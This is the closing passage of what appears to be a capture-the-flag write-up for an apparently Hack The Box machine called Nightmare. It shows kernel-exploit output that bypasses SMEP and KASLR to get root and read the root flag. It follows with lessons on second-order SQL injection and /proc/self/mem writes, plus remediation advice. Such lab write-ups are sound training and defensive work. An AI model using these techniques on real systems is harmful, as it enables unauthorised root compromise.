
```
[-] write_file(/proc/self/set_groups): Permission denied
```

Drop the decoder egid (back to the plain `ftpuser` shell, or `newgrp ftpuser`) and run it:

```
newgrp ftpuser          # or exit the sls subshell; id must show gid=1002(ftpuser), no decod
/home/decoder/test/r
```

```
[.] kernel version '4.8.0-58-generic' detected
[~] done, versions looks good
[.] checking SMEP and SMAP        -> [~] done, looks good
```

```
[.] setting up namespace sandbox  -> [~] done
[.] KASLR bypass enabled, getting kernel addr -> [~] kernel text: ffffffffa0200000
[.] executing payload ...
[+] got r00t ^_^
root@nightmare:/home/decoder# cat /root/root.txt
1af5b4239fc705849db3a93692c1c707      # (flag is per-spawn)
```



Run as `ftpuser` (not decoder), the kernel exploit detects the kernel, bypasses SMEP/KASLR, and drops a root shell → `root.txt`.

---

7. Why it was INSANE (lessons)

- The injection is **second-order** — the payload is stored at registration and only fires on a *different* page.
- The foothold needs **memory corruption without touching disk** — the SFTP server is read-only, and the trick is that `/proc/self/mem` writes bypass that.
- Every “obvious” step is gated: `/secret` LFI is neutralised, `/tmp` is `noexec`, there’s no compiler, `/etc/lsb-release` is missing, and the kernel exploit **only works from the right group context**.

8. Remediation

- **Web:** never build SQL from stored user input — use parameterised queries *everywhere*, including second-order sinks.
- **SFTP:** upgrade OpenSSH; never allow SFTP users to open `/proc/self/mem`; chroot SFTP-only accounts properly (`ChrootDirectory`, `ForceCommand internal-sftp`).
- **Local:** remove needless SGID binaries that call `system()`; patch the kernel (CVE-2017-1000112 was fixed in 2017); set `kernel.unprivileged_userns_clone=0`.

Flags are regenerated per spawn — the values shown are from one instance and won't validate on yours. Capture your own.

(Optional) Add your own HTB "Owned Nightmare" / both-flags-submitted screenshot here as `screenshots/07-owned.png`.